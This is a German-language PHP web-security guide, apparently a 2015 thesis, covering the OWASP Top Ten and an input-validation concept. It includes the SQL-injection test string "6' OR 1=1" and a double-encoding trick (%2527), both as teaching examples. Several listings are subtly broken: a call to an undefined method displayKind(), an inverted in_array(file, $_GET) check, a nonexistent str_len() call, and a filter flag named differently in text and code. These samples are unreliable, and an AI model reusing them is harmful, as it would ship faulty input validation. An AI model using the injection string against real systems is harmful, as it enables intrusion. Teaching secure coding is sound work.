PHP-Sicherheit

7. Februar 2015

Inhaltsverzeichnis

1 Hintergrund und verwandte Arbeiten **3**

1.1 Interaktion zwischen einem Benutzer und einer Webanwendung . . . 3

1.2 Einführung in PHP . . . 4

1.2.1 Nutzung von Klassen . . . 4

1.2.2 Reguläre Ausdrücke . . . 4

1.2.3 Funktionen . . . 5

1.2.4 Vergleichsoperatoren . . . 5

1.2.5 Konfiguration von PHP . . . 5

1.3 OWASP Top Ten Liste 2013 . . . 5

2 Sicherheitsgrundlagen **7**

2.1 Positiv- und Negativlisten . . . 7

2.2 Nutzen von Typumwandlungen . . . 7

2.3 Potentiell gefährliche Zeichen . . . 7

2.4 Benutzung von Komponenten . . . 8

2.4.1 Konfiguration von Werkzeugen und Diensten . . . 8

2.4.2 Komponenten mit bekannten Schwachstellen . . . 8

2.5 Eingabebehandlungskonzept . . . 9

2.6 Beispiel für ein Eingabebehandlungskonzept . . . 12

2.7 Vermeidung von geheimen Schnittstellen . . . 12

2.8 Ziele eines Angriffs . . . 13

3 Serverseitige Injections **15**

3.1 SQL-Injections . . . 15

3.1.1 Beispiel: Zeichenketten Formularauswertung . . . 15

3.1.2 Typen . . . 16

3.2 SQL-Injections abwehren . . . 19

3.2.1 Parametrisierte Anfragen . . . 19

3.2.2 Zeichenkettenmaskierung . . . 20

3.3 Shell Injections . . . 20

3.3.1 Angriffsziele: . . . 20

3.3.2 Beschreibung: . . . 20

3.3.3 Beispiel: . . . 20

3.4 Shell Injections abwehren . . . 20

3.4.1 Maskierungsfunktionen . . . 20
3.4.2 Webserverprivilegien . . . 21

4 Authentifizierungsmanagement 23
4.1 Angriffsziele im Allgemeinen . . . 23
4.2 Typen . . . 23
4.2.1 Brute Force Angriffe . . . 23
4.2.2 Beispiel: . . . 23
4.2.3 Unsichere Fehlermeldungen . . . 23
4.2.4 Beispiel: . . . 24
4.2.5 Zeitbasierte Angriffe . . . 24

5 Authentifizierungs-Management absichern 25
5.1 Komplexität und Länge des Passworts . . . 25
5.2 Brute-Force Angriffe abwehren . . . 25
5.3 Korrekte Fehlermeldungen . . . 25
5.4 Positionierung der Hashfunktion . . . 25

6 Session-Management 27
6.1 Typen . . . 27
6.1.1 Übernahme der Session . . . 27
6.1.2 Unterschiebung einer Session-ID . . . 27

7 Absicherung des Session-Managements 29
7.0.3 Verschlüsselte Verbindung . . . 29
7.0.4 Nutzung von Cookies zur Übertragung der Session-ID . . . 29
7.0.5 Erzeugung einer neuen Session-ID bei Authentifizierung . . . 29
7.0.6 Abmeldung . . . 29
7.0.7 Cookie-Attribut HTTP-Only . . . 30

8 Browser Sicherheit 31
8.1 Cross-Site Scripting (XSS) . . . 31
8.1.1 Angriffsziele im Allgemeinen . . . 31
8.1.2 Typen . . . 31
8.2 Cross-Site Scripting abwehren . . . 33
8.2.1 Konzept zur Eingabebehandlung . . . 33
8.2.2 HTTP-Kopfzeilen . . . 34
8.2.3 Cookie-Attribut HTTP-Only . . . 34
8.2.4 POST statt GET . . . 34
8.2.5 JavaScript blockieren auf Benutzerseite . . . 34
8.3 Cross-Site Request Forgery (CSRF) . . . 34
8.3.1 Angriffsziele im Allgemeinen . . . 35
8.3.2 Typen . . . 35

8.4 Cross-Site Request Forgery abwehren . . . 37
8.4.1 Bestätigungsmeldungen . . . 37
8.4.2 POST statt GET . . . 37
8.4.3 Session-Tokens . . . 37
8.4.4 Verschiedene Browser verwenden . . . 37
8.4.5 Ausloggen sobald möglich . . . 37

9 Unsichere direkte Objektreferenzen 39
9.1 Typen . . . 39
9.1.1 Ordner-Traversierung . . . 39
9.1.2 Authentifizierungsumgehung durch direkte Referenzen . . . 39

10 Verhinderung unsicherer direkter Referenzen 41
10.1 Nutzung eines Konzepts zur Eingabebehandlung . . . 41
10.2 Begrenzung der Ressourceneinbindung . . . 41
10.3 Zugriffskontrolle . . . 41

11 Kryptografisch unsichere Speicherung 43
11.1 Typen . . . 43
11.1.1 Brute Force . . . 43
11.1.2 Wörterbücher . . . 43
11.1.3 Rainbow Tables . . . 43

12 Kryptografisch sichere Speicherung 45
12.1 Verwendung eines Salts . . . 45
12.2 Verwendung von starken Hash-Algorithmen . . . 45

A Autload-Beispiel 59

B Möglichkeiten zur Validierung- und Typermittlung einer Zeichenkette 61

C OWASP Top Ten Liste 2013 Bewertungs-Matrix 63

D Erzeugung der Tabelle wine und der Tabelle users 65

E ORDER BY Fehlermeldungen 67

F Potentiell gefährliche Zeichen 69

G SQL 71

H Systemaufrufe 73

Kapitel 1

Hintergrund und verwandte Arbeiten

In diesem Abschnitt wird zunächst die Interaktionen zwischen einem Benutzer und einer PHP-Webanwendung erklärt. Anschließend folgt eine Einführung in PHP, um Programmierern ohne PHP-Hintergrund ein Verständnis dafür zu vermitteln. Weiterhin werden verwandte Arbeiten vorgestellt und der Forschungsstand anhand der OWASP Top Ten Liste 2013 beschrieben.

1.1 Interaktion zwischen einem Benutzer und einer Webanwendung



Abbildung 1.1: Interaktion zwischen Browser und einer typischen Webanwendung

In Abbildung 1.1 ist die Interaktion zwischen dem Web Browser und den Webkomponenten dargestellt. Ein Nutzer gibt eine URL in den Webbrowser ein, bspw. Mozilla Firefox oder Microsoft Internet Explorer. Dieser stellt daraufhin eine HTTP(s)-Anfrage an den Webserver, wie den Apache-HTTP-Server (HTTP steht für Hyper Text Transfer Protocol). Ist das angefragte Dokument ein dynamisches Skript, so lädt der Webserver das Skript vom Dateisystem und übergibt dies mit den HTTP-Parametern an einen Interpreter wie PHP [86, S. 117]. Der PHP Interpreter agiert ggf. mit einer Persistenzschicht[1]. Anschließend erstellt

[1]Eine Persistenzschicht kann Daten bspw. in einer MySQL-Datenbank oder einer einfachen Datei im CVS-Format (Komma separiertes Format) ablegen.

der PHP Interpreter eine Antwort (z.B. ein HTML-Dokument) und gibt diese an den Webserver zurück, welcher die Antwort an den Browser weiterleitet [86, S. 117]. Der Browser parst das HTML-Dokument und lädt ggf. weitere Ressourcen wie Bilder-, CSS- und JavaScript-Dateien.

1.2 Einführung in PHP

1.2.1 Nutzung von Klassen

Zur Strukturierung bietet es sich an, jede Klassendefinition in einer eigenen Datei zu hinterlegen. Bevor eine Klasse genutzt wird, muss die Klassendefinition aus der Datei in den Interpreter geladen werden. Dafür können die Funktionen `include()`, `include_once()`, require() als auch `require_once()` mit dem Dateinamen als Parameter eingefügt werden. Alternativ kann die Funktion `__autoload()` überschrieben werden. Diese Funktion wird aufgerufen, wenn eine Klasse oder eine Methode dem Interpreter unbekannt ist. Dabei kann die Funktion überprüfen, ob eine Datei mit dem Klassenname und der Endung *.php* vorhanden ist. Sofern diese vorhanden ist, wird die Klassen-Datei mittels `include_once()` eingebunden und die Klasse damit dem Interpreter bekannt gemacht. Ein Beispiel ist Anhang A zu entnehmen.
Im Beispiel in Listing 1.1 wird eine Klasse definiert. In Listing 1.2 wird anschließend eine Instanz der Klasse Cat erstellt und die Methode `displaySpecies()` an dem Objekt aufgerufen.

```php
<?php
class Cat {
        // Deklaration einer Eigenschaft
        public $species;

        // Deklaration eines Konstruktors mit optionalem Parameter
        public function __construct($species = 'Norwegische Waldkatze') {
                $this->species = $species; // $this ist eine Referenz auf das
                    Objekt selbst
        }
        // Deklaration einer Methode
        public function displaySpecies() {
                echo $this->species;
        }
}
```

Listing 1.1: Definition der Klasse Cat in der Datei *Cat.php*

```php
<?php
include_once("Cat.php"); // Bei Nutzung des Autoloaders entfällt diese Zeile
$cat = new Cat();
$cat->displayKind(); // Aufruf der Methode displayKind() am Objekt $cat
```

Listing 1.2: Instanziierung der Klasse Cat

1.2.2 Reguläre Ausdrücke

Um Muster in einer Zeichenkette zu erkennen oder durch eine andere Zeichenkette zu ersetzen, können reguläre Ausdrücke verwendet werden. In PHP sind diese Perl kompatibel [45]. Für die Ersetzung von Mustern kann `preg_replace()` und für das Auffinden von Mustern `preg_match()` genutzt werden. Die Funktionsbeschreibungen lauteten [16]:

int preg_match (string $pattern , string $subject [, array &$matches [, int $flags = 0 [, int $offset = 0]]])
mixed preg_replace (mixed $pattern , mixed $replacement , mixed $subject [, int $limit = -1 [, int &$count]])

Der erste erforderliche Parameter gibt den zu suchenden Ausdruck an, umgeben von einem Separator. Hinter dem letztem Separator können Modifikatoren gesetzt werden. Ein Beispiel ist in Listing 1.3 gegeben.

```
1 $lowerCase = preg_match("/test/i", "TEST\n"); // Wahr
2 $stringEnd = preg_match("/T$/", "TEST\n"); // Wahr
3 $stringEnd = preg_match("/T$/D", "TEST\n"); // Nicht Wahr
```

Listing 1.3: Beispiel für reguläre Ausdrücke mit unterschiedlichen Modifikatoren

Hier steht `i` für keine Unterscheidung zwischen Groß- und Kleinschreibung bei der Suche. Wenn `D` gesetzt ist, wird mit dem Dollar-Zeichen ein Zeichenkettenende markiert, sonst steht ein Dollar-Zeichen zusätzlich für das Ende einer Zeile [22]. Der Parameter `$subject` beinhaltet die zu durchsuchende Zeichenkette. Der Parameter `$replacement` beinhaltet eine einzufügende Zeichenkette, welche das Suchmuster in der zu durchsuchenden Zeichenkette ersetzt. In Anhang B ist eine Tabelle mit typischen regulären Ausdrücken aufgelistet.

1.2.3 Funktionen

Die Funktion `var_dump($a)` gibt Typ sowie Inhalt der Variable `$a` aus.

1.2.4 Vergleichsoperatoren

PHP unterscheidet zwischen typschwachen und typstarken Vergleichen. Bei typschwachen Vergleichen mittels `==` wird der Typ schwach behandelt, weshalb `"2" == 2 true` ist. Bei einem typstarken Vergleich wie `"2" === 2` ist das Ergebnis dagegen `false.`

1.2.5 Konfiguration von PHP

In der Datei *php.ini* bietet PHP Konfigurationsmöglichkeiten für Umgebungsvariablen an. Hier kann bspw. bestimmt werden, ob ein Cookie nur bei HTTP-Abfragen oder auch durch JavaScript ausgelesen werden darf. Zur Laufzeit können die Parameter ebenfalls über die Funktion `ini_set()` gesetzt werden. Viele der möglichen gefährlichen Einstellungen werden im Rahmen dieser Arbeit vorgestellt. Das PHP-Projekt Psecio[2] bietet ein Werkzeug zur Überprüfung der *php.ini* an, mit welchem Schwachstellen in der Konfigurationsdatei aufgedeckt werden können.[3] Bei der Konfiguration der *php.ini* für eine Entwicklungsumgebung sollte die Erweiterung *xdebug* aktiviert werden. Dieses bereitet die Ausgaben von Fehlermeldungen und der Funktion `var_dump()` auf, wodurch die Entwicklung vereinfacht wird.

1.3 OWASP Top Ten Liste 2013

Die OWASP Top Ten Liste 2013 ist zu beziehen unter https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project und beschreibt die zehn wichtigsten Risiken von Webanwendungen. Ähnlich wie beim Microsoft DRED-System (Damage / Reproducibility / Exploitability / Discoverability), werden die technischen Risiken mit einer Risikomatrix bewertet und entsprechend sortiert [84, S. 1f].

[2] Zu finden unter https://github.com/psecio/iniscan/.
[3] Einen Überblick über die angesetzten Regeln bietet die im Projektwurzelverzeichnis liegende Datei rules.json.

Dabei wird nach der OWASP Risk Rating Methodology bewertet. Berücksichtigt sind *Verbreitung*, *Auffindbarkeit* und *Ausnutzbarkeit* einer Schwachstelle sowie die *technische Auswirkung*. Während Auffindbarkeit und Ausnutzbarkeit einer Schwachstelle für Webanwendungen geschätzt werden, zieht man für die Verbreitung verschiedene Statistiken heran. Aus Anhang C kann die Bewertungsmatrix entnommen werden. [2]

Die Risiken lauten wie folgt:

Ref.	**Beschreibung**	**Ref.**	**Beschreibung**
A1	Injection	A6	Verlust der Vertraulichkeit sensibler Daten
A2	Fehler in Authentisierung und Session-Management	A7	Fehlerhafte Autorisierung auf Anwendungsebene
A3	Cross-Site Scripting (XSS)	A8	Cross-Site Request Forgery (CSRF)
A4	Unsichere direkte Objektreferenzen	A9	Benutzen von Komponenten mit bekannten Schwachstellen
A5	Sicherheitsrelevante Fehlkonfiguration	A10	Ungeprüfte Um- und Weiterleitungen

Tabelle 1.1: OWASP Top Ten Liste 2013

Kapitel 2

Sicherheitsgrundlagen

Je nach Anwendungsfall sollten potentiell gefährliche Zeichen entsprechend dem Anwendungsfall maskiert oder entfernt werden. Die Angriffsvektoren bestehen dabei aus allen Eingaben, die von der Webanwendung verwendet werden. Insbesondere die *HTTP 1/1 Request Methods* wie *GET* und *POST* sind hier zu beachten, aber auch in den *Request Header Fields* übertragene Informationen wie Referrer, Benutzer-Agent Werte oder auch Cookie Inhalte können bspw. bei Log-Funktionen verarbeitet werden. [70, S. 525] Bevor auf ein Konzept zur sicheren Verarbeitung und Behandlung der gefährlichen Zeichen eingegangen wird, werden die Voraussetzungen für das Konzept vorgestellt. Im Anschluss an das Konzept werden weitere Grundlagen, wie bspw. die Ziele eines Angreifers beim Angriff auf eine Webanwendung, vorgestellt.

2.1 Positiv- und Negativlisten

Eine Positivliste (Englisch: Whitelist) bestimmt eine Menge von vertrauenswürdigen Elementen, nicht vertrauenswürdige Elemente bleiben ausgeschlossen. Eine Negativliste (Englisch: Blacklist) definiert nicht vertrauenswürdige Elemente und vertraut allen anderen Elementen. Negativlisten sind so weit wie möglich zu vermieden, da nicht immer alle Angriffsvektoren bekannt sind.

2.2 Nutzen von Typumwandlungen

Fast jede Eingabe eines Benutzers in einer Webanwendung sind Zeichenketten. Wenn der Zieltyp keine Zeichenkette ist, sollte eine entsprechende Typumwandlung vorgenommen werden. Das gilt besonders für boolsche Werte und Zahlen, da diese keine Metazeichen enthalten können. Eine Umwandlung kann über typ-spezifische Methoden wie `intval()` [12] festgelegt werden, oder alternativ mit der Methode `settype($variable, "type")` [21]. Die Methode gibt `true` zurück, wenn die Typumwandlung erfolgreich war oder `false`, wenn der Parameter nicht dem Zieltyp entspricht.

2.3 Potentiell gefährliche Zeichen

Bei der Behandlung von Zeichen empfiehlt sich eine Positivliste. Um diese erstellen zu können, wird hier ein Überblick über potentiell gefährliche Zeichen gegeben.

- *Kontrollzeichen* sind Zeichen mit ASCII[1]-Position kleiner 32. Hierbei sollte beachtet werden, dass in diesem Fall auch die Zeichen für eine neue Zeile (Englisch: Linefeed) enthalten sind und verschiedene Betriebssysteme unterschiedliche Repräsentierungen für eine neue Zeile gewählt haben [85].
- *Internationale Zeichen* beginnen bei Unicode-Position größer 127. Hier befinden sich bspw. die

[1] Der American Standard Code for Information Interchange

deutschen Umlaute. In unterschiedlichen Zeichensätzen wird ein Zeichen unterschiedlich repräsentiert [2]. Deshalb sollten Benutzereingaben in eine einheitliche Zeichenkodierung überführt werden, bevor sie genutzt werden.

- *Metazeichen* sind je nach Interpreter verschieden. In SQL hat das Hochkommata eine andere Bedeutung als für einen XML-Parser. [85]
- *Kodierungen* werden genutzt, um gefährliche Eingaben bei Angriffen gegenüber Menschen oder Angriffserkennungssystemen zu verschleiern. Bei Angriffen können unter anderem folgende Kodierungen verwendet werden:
  - *URL-Parameterwerte* können mittels %<ASCII-HEXWERT> kodiert werden, bspw. entspricht *%65* dem Dezimalwert 101 und dem Zeichen *e* [52].
  - *IP-Adressen* können in der oktalen Schreibweise kodiert werden, z.B. kann die dezimal kodierte IP-Adresse 85.25.199.23 ebenfalls oktal kodiert (z.B. 0125.0031.0307.0027) oder hexadezimal kodiert angegeben werden. Auch wenn im RFC 791 nur die kanonische Darstellung zugelassen ist, akzeptieren Browser eine Vermischung wie bspw. 0x55.25.199.23, bei welchem das erste Oktett in der hexadezimalen und die anderen in der dezimalen Schreibweise vorliegen. [87, S. 33]
  - *Interpreter* können verschiedene Zeichenkodierungen akzeptieren. Beispielsweise können PHP Anweisungen mit der Funktion `base64_encode()` MIME Base64 kodiert werden [35].

2.4 Benutzung von Komponenten

2.4.1 Konfiguration von Werkzeugen und Diensten

Diese Art von Schwachstelle fällt unter OWASP Top Ten 2013 A5.

Alle Informationen zu eingesetzten Diensten helfen einem Angreifer bei der Analyse der eingesetzten Komponenten. Der Apache Webserver liefert in seiner Grundinstallation nicht nur seinen Namen, sondern auch seine Versionsnummer aus. Dies sollte in einer Produktivumgebung abgestellt werden, da ein Angreifer so gezielt nach Schwachstellen für die entsprechende Apache-Version suchen kann [59, S. 16]. Gleiches gilt für alle eingesetzten Komponenten, wie z.B. eingesetzte Frameworks. Die Funktion `phpinfo()` liefert detaillierte Informationen über PHP und seine Erweiterungen, die Ausgabe dieser Funktion sollte nicht extern einsehbar sein [83, S. 62].

Es ist grundsätzlich empfehlenswert, Dienste wie Webserver und Datenbank nicht als Benutzer mit Administrationsrechten, sondern durch einen separaten Benutzer ausführen zu lassen (Prinzip der geringstmöglichen Privilegien), um die Gefahr bei einer erfolgreichen Kompromittierung zu reduzieren [77]. Gleiches gilt für Prinzipale[2], hier sollten nur Berechtigungen für die Ressourcen erteilt werden, auf die zur Aufgabenbearbeitung zugegriffen werden muss [1].

2.4.2 Komponenten mit bekannten Schwachstellen

Diese Art von Schwachstelle fällt unter OWASP Top Ten 2013 A9.

Komponenten mit Schwachstellen sollten vermieden werden, da diese jede Art von Schwachstelle enthal-

[2] Prinzipale umfassen Anmeldenamen, Benutzer und Rollen.

ten können [37]. Es empfiehlt sich ein Abhängigkeitsmanagement-Werkzeug einzusetzen, in welches alle verwendeten Softwareversionen eingetragen werden. Somit kann schnell ein Überblick gewonnen werden, welche Softwareversionen aktualisiert werden können [47]. Für die Auflösung von Abhängigkeiten eingesetzter Bibliotheken kann Composer[3] eingesetzt werden, welches in ein Projekt eingebunden werden kann und auf Wunsch alle eingesetzten Bibliotheken auf den neusten Stand bringt.[4] Zur Verfügung stehende Bibliotheken sind unter https://packagist.org/ zu finden. Weiter sollten alle Softwarekomponenten einem Sicherheitstest vor Produktiveinsatz unterzogen werden [47].

2.5 Eingabebehandlungskonzept

Die inkorrekte Behandlung von Eingaben kann zu *Injection*-, *XSS*-, *CSRF*-Schwachstellen sowie *unsicheren Objektreferenzen* führen, deshalb wird im Folgenden ein Konzept zur Eingabebehandlung vorgestellt. Sofern Eingaben oder Ausgaben eine als vertrauenswürdig eingestufte Komponente betreten oder verlassen, müssen diese kontextspezifisch geprüft und gegebenenfalls transformiert werden. Abbildung 2.1 zeigt, wie dies erfolgen kann.



Abbildung 2.1: Eingabe- und Ausgabeüberprüfung
Quelle: in Anlehnung an Dhruv Mohindra [60]

Benutzereingabedaten werden generell als nicht vertrauenswürdig eingestuft [72, S. 43]. Bei der Kanonisierung und Bereinigung dieser sollte auf verschiedene potentiell gefährliche Zeichen geachtet werden, welche unter Abschnitt 2.3 behandelt werden. Klientenseitige Filterung ist aus Sicht der Benutzerfreundlichkeit zu empfehlen. Für die Eingabebehandlung ist diese aber nicht relevant, da Eingaben per POST auch direkt abgesetzt werden können [72, S. 79]. Schlägt eine Komponente fehl, ist zu empfehlen, die weitere Verarbeitung der Eingabe abzubrechen, um so das Analysieren der Validierungslogik sowie Einschleusen von schadhaften Metazeichen zu erschweren [60].
Weiter sollte das Fehlermeldungsverhalten bedacht werden, bspw. kann bei fehlschlagender Behandlung eine Warnung gemeldet werden und ein Standardverhalten definiert werden [56]. Ein Nebeneffekt einer guten Eingabevalidierung ist eine erhöhte Datenqualität [38]. Dabei sollten eingehende oder ausgehende Daten immer alle Instanzen durchlaufen, da man nie sicher sein kann, ob eine vorherige Instanz ggf. eine gefährliche Eingabe durchgelassen hat (auch Defence in Depth genannt) [54, S. 7]. Die Daten einer Datenbank werden als nicht vertrauenswürdig angesehen, da diese oft Daten aus unterschiedlichen Quellen beinhalten.

[3] Composer ist zu beziehen unter http://getcomposer.org/.
[4] Das JavaScript-Äquivalent zu Composer ist Bower, zu finden unter http://bower.io/.

Die *Längen- und Erforderlichkeitsprüfung* wird als erstes durchgeführt. Eine Webanwendung sollte nicht durch Eingabe zu langer oder zu kurzer Datenpakete angreifbar sein, deshalb muss die Eingabe auf Länge geprüft werden [38]. In diesem Schritt wird empfohlen, ebenfalls zu untersuchen ob als erforderlich markierte Parameter vorhanden sind. Sind diese Felder nicht in den Eingabedaten vorhanden, sollte die Eingabe nicht akzeptiert werden [54, S. 16].
Kanonisierung bedeutet, dass Eingabedaten in ihre einfachste und kürzeste Form umgewandelt werden. Dabei werden Zeichenkodierungen, URLs und Dateisystem-Pfadangaben, usw. kanonisiert. Dieses dient zum Aufdecken von Verschleierungstechniken [38]. URL-Parameter werden vom Apache Webserver automatisch dekodiert und dürfen nicht zusätzlich mittels *urldecode()* kodiert werden. Dies würde zu einer doppelten Dekodierung führen. Hexadezimal 25 entspricht ASCII-Position 37, an welcher das Prozentzeichen zu finden ist. Bei doppelter Kodierung interpretiert PHP den Wert *%2527* eines GET-Parameters als *%27*, welches dem für SQL Injection häufig gebrauchte Hochkommata entspricht [25]. Ein einfaches Beispiel für eine Kanonisierung ist die Umwandlung eines relativen in einen absoluten Pfad.
Bereinigung bedeutet das Entfernen, Ersetzen, Kodieren oder Maskieren von Metazeichen für den nächsten verarbeitenden Interpreter. Dadurch wird sichergestellt, dass keine ungewollten Anweisungen auf dem Zielinterpreter ausgeführt werden. Bei der Eingabe sowie bei der Ausgabe sollte bereinigt werden. Eingabebereinigung und Format- und Typprüfung gehen dabei ineinander über und ergänzen sich [60]. Eine einmalige Bereinigung nur bei der Eingabe ist nicht zu empfehlen, weil unterschiedliche Interpreter genutzt werden und die Daten in der Persistenzschicht aus unterschiedlichen Quellen stammen, somit also nicht vertrauenswürdig sind. Weiterhin empfehlt es sich, in der Datenbank die Eingabedaten demaskiert zu speichern und je nach Zielinterpreter zu bereinigen.
Zur Unterstützung bei der Bereinigung von Daten liefert PHP die *sanitize filters[18]*. Diese bieten für verschiedene Anwendungsfälle Eingabefilter. Soll bspw. eine Benutzereingabe, welche vorher in der Datenbank gehalten wurde, ausgegeben werden, kann diese mittels der Funktion `filter_var()` und dem Flag FILTER_SANITIZE_SPECIAL_CHARS wie folgt gefiltert werden:

```
1 $filteredString = filter_var($input, FILTER_SANITIZE_FULL_SPECIAL_CHARS);
```

Listing 2.1: Funktion filter_var() zur Ausgabebereinigung

Dabei werden spezielle XSS-Metazeichen in der Standardeinstellung transformiert, so wird unter anderem das einleitende HTML-Tag < durch die nicht gefährliche Zeichenkette *<* ersetzt, der Aufruf gleicht dem Aufruf der Funktion `htmlspecialchars()` [18].
Die URL-Validierung der Funktion `filter_var()` sollte kritisch betrachtet werden, da das Ergebnis bei Validierung der Zeichenkette *'php://'* mit dem Typ `FILTER_VALIDATE_URL` wahr ist. Dies ist gefährlich, da i.d.R. HTTP-URLs erwartet werden und nicht das Ergebnis einer Codeausführung. Eine Limitierung auf eine HTTP-URL bietet `filter_var()` nicht, deshalb sollte auf reguläre Ausdrücke zurückgegriffen werden. [54, S. 11]
Die *Format- und Typprüfung* stellt sicher, dass Eingaben in einem bestimmten Format beziehungsweise Typ vorliegen. Oft werden Positivlisten (siehe Unterabschnitt 2.1), Klassen für Zeitrechnungen und reguläre Ausdrücke (siehe Unterabschnitt 1.2.2) genutzt [54, S. 16]. Bei der Überprüfung von Zeichenketten werden aus Benutzerfreundlichkeit oft Negativlisten eingesetzt. Die Bereinigung sollte vor diesem Schritt stattfinden, da ein Angriff auch Metazeichen für reguläre Ausdrücke enthalten kann [8]. Die Kanonisierung

sollte ebenfalls vor diesem Schritt erfolgen, da ansonsten die Format- und Typprüfung umgangen werden könnte [5].

Da PHP keine streng typisierte Sprache ist, schneidet es eine Zeichenkette bei Vergleichs- und Typumwandlungsoperationen ab, sobald ein Zeichen kommt, welches nicht zu einer Zahl gehört. Somit sollte auf typschwache Vergleiche, wie in Listing 2.2 beispielhaft gezeigt, geachtet werden [24].[5]

```
var_dump(0 == '0ABC'); // Unerwartete Rückgabe true
var_dump(0 == 'ABC'); // Unerwartete Rückgabe true
var_dump(0 === '0ABC'); // Erwartete Rückgabe false
```

Listing 2.2: Integer-Wertevergleich

Quelle: in Anlehnung an Brady [54, S. 16].

In der Praxis wird eine rudimentäre URL-Formatprüfung oft in einer `.htaccess`-Datei vorgenommen, welche durch die Webserver RewriteEngine ausgewertet wird.

Eine *Typumwandlung* wandelt eine Zeichenkette der Eingabe in den Zieltyp um, siehe auch Abschnitt 2.2. Eine *Bereichsprüfung* kann nur bei bestimmten Typen (z.B. Nummern) angewendet werden. Beispielsweise kann ein Buchungsdatum für einen Flug nicht in der Vergangenheit liegen. Eine Typprüfung muss vor der Bereichsprüfung erfolgen um unerwartetes Verhalten zu unterbinden. Die Funktion `checkIntegerRange()` beinhaltet im Listing 2.3 in Anlehnung an Brady [54, S. 15] eine korrekte Bereichsprüfung. Wird eine Vergleichsprüfung ohne Typprüfung vorgenommen, kann das in Listing 2.4 gezeigte unerwartete Verhalten auftreten.

```
function checkIntegerRange($int, $min, $max) {
        // Typprüfung
        if (is_string($int) && !ctype_digit($int)) {
                // Enthält Zeichen, die nicht zu einer Zahl gehören
                return false;
        } if (!is_int((int) $int)) {
                // Andere Zeichen die nicht zu einer Zahl gehören oder
                    Überschreitung von PHP_MAX_INT
                return false;
        }
        // Bereichsprüfung
        return ($int >= $min && $int <= $max);
}
var_dump(checkIntegerRange("6' OR 1=1", 5, 10)); // Korrekte Ausgabe: false
```

Listing 2.3: Korrekte Zahlen-Bereichsprüfung

Quelle: in Anlehnung an Brady [54, S. 15].

```
function checkIntegerRangeTheWrongWay($int, $min, $max) {
        return ($int >= $min && $int <= $max);
}
var_dump(checkIntegerRangeTheWrongWay("6' OR 1=1", 5, 10)); // Unerwartete
    Ausgabe: true
```

Listing 2.4: Inkorrekte Zahlen-Bereichsprüfung und Testausgabe

Quelle: in Anlehnung an Brady [54, S. 15].

[5] Vergleiche zwischen unterschiedlichen Typen können unter http://www.php.net/manual/de/types.comparisons.php im Detail nachgelesen werden.

2.6 Beispiel für ein Eingabebehandlungskonzept

Im Folgenden wird gezeigt, wie dieses Konzept für den dynamischen Zugriff auf eine Datei angewendet werden kann. Es wird dabei auf die Datei *picture.png* mit dem relativen Dateipfad *../assets/picture.png* über die URL *http://example.com/?file=../assets/picture.png* zugegriffen.

Längen- und Erforderlichkeitsprüfung: Für den GET-Parameter *file* wird eine Maximallänge festgelegt. Weiter wird im Beispiel in Listing 2.5 eine Erforderlichkeitsprüfung durchgeführt.

```
1 if(!in_array(file, $_GET)) {
2         die("Erforderliche Parameter sind nicht angegeben");
3 }
4 $file = $_GET['file'];
5 if(str_len($file) > 200) {
6         die("Gegebene Parameter entsprechen nicht den System vorgaben");
7 }
```

Listing 2.5: Längen- und Erforderlichkeitsprüfung eines Dateipfads

Kanonisierung: Es wird der absolute Pfad statt dem relativen Pfad angegeben, also */var/www/secure-Website/assets/picture.png*, bspw. wie in Listing 2.6.

```
1 $file = realpath($_GET['file']); // Ermittlung vom absoluten Pfad
2 if($file == false) die("Gegebene Parameter entsprechen nicht den System
      vorgaben");
```

Listing 2.6: Kanonisierung eines Dateipfads

